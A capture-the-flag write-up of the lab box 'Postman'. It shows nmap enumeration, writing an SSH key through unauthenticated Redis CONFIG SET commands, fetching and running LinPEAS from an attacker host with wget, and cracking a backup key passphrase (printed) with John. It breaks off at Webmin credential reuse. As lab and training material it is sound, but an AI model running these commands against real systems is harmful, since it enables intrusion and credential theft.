

Summary
Postman is a Linux box with a clean three-stage attack path built around service misconfiguration and credential reuse. Redis is running without authentication and exposed to the network — its CONFIG SET commands allow writing arbitrary files as the Redis service account, which we use to plant an SSH public key and gain a shell. Post-exploitation finds an encrypted RSA backup key in /opt belonging to another user; cracking it offline yields a password that also works against the Webmin administration panel running on port 10000. Webmin 1.910 is vulnerable to CVE-2019-12840, an authenticated RCE via the package updates feature, which delivers a root shell.
Flags:
- User — Unauthenticated Redis → SSH key injection → shell as
redis→ encrypted backup key → crack →su Matt - Root — Matt’s credentials → Webmin CVE-2019-12840 → remote code execution as
root
Detailed Walkthrough
Enumeration
Nmap Scan
As always, begin with a full TCP scan.
sudo nmap -p- --min-rate 1000 -T4 10.129.X.X -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run detailed enumeration:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.X.XPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp open redis Redis key-value store 4.0.9
10000/tcp open http MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
| ssl-cert: Subject: commonName=*.postman.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Interesting Finds
- 80 — if we see http ports like this we check for websites
- 6379 — Unusual so high priority
- 10000 — Unusal, usually an admin panel, worth checking out
Added to /etc/hosts:
sudo nano /etc/hosts
# 10.129.X.X  postman.htb
Web Enumeration

The site on port 80 is a static personal homepage with no meaningful functionality. Directory enumeration yields nothing interesting.

Port 10000 redirects to HTTPS.

Switch to https and we get a Webmin login portal. We don’t have credentials yet — note the version and move on.
Redis — Unauthenticated Access
We saw Redis on the NMAP scan was version 4.0.9 on port 6379. Let’s try connecting without credentials:
redis-cli -h 10.129.X.X10.129.X.X:6379> ping
PONGNo authentication required — we have full Redis access.

Finding 1 — Redis Exposed to Network Without Authentication
Quick Google to confirm what’s possible with an exposed Redis instance.

Redis RCE via the CONFIG SET command — the idea is that we can redirect where Redis writes its database file and plant an SSH public key into the service account’s authorized_keys. HackTricks has the exact technique:

Check the working directory — if /var/lib/redis/.ssh is reachable, we can write directly into it:
config get DIR
config set dir /var/lib/redis/.ssh
The .ssh directory exists and Redis can write to it.
Foothold — SSH Key Injection via Redis
Generate an SSH keypair on the attacker box:
ssh-keygen -t rsa -b 4096
Wrap the public key in newlines so it lands cleanly without corrupting adjacent Redis data:
(echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") | sudo tee key.txtWrite the key into a Redis value:
cat key.txt | redis-cli -h 10.129.X.X -x set ssh_key
Now point Redis at the .ssh folder, set the save filename to authorized_keys, and write it to disk:
get ssh_key
config set dir /var/lib/redis/.ssh
config set dbfilename authorized_keys
save
SSH in as the redis user:
ssh [email protected]
Lateral Movement — Encrypted Backup Key
We’re in as redis. Let’s run LinPEAS to get a full picture of the system. Serve it from the attacker box and pull it down:
wget 10.10.X.X:9001/linpeas.sh
bash linpeas.sh

LinPEAS flags something interesting in /opt:

An encrypted RSA private key owned by Matt sitting world-readable in /opt. Let’s grab it:
cd /opt
cat id_rsa.bak
Finding 2 — Encrypted Private Key Stored in World-Readable Location
Copy it back to the attacker box and crack the passphrase with ssh2john and John:
ssh2john id_rsa.bak > hash.txt
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Passphrase cracked: computer2008
Try SSH in as Matt first:
ssh [email protected]
SSH is locked down for Matt — password auth isn’t allowed. But we already have a shell, so su works fine:
su Matt
# password: computer2008

User flag is in Matt’s home directory.
Privilege Escalation — Webmin CVE-2019-12840
The CPTS exam is big on credential reuse. Through enumeration as Matt we don’t find anything obvious, but we have a login portal that needed credentials — let’s try Matt:computer2008.

It works.
Finding 3 — Credential Reuse: SSH Password Valid Against Webmin Administrative Panel
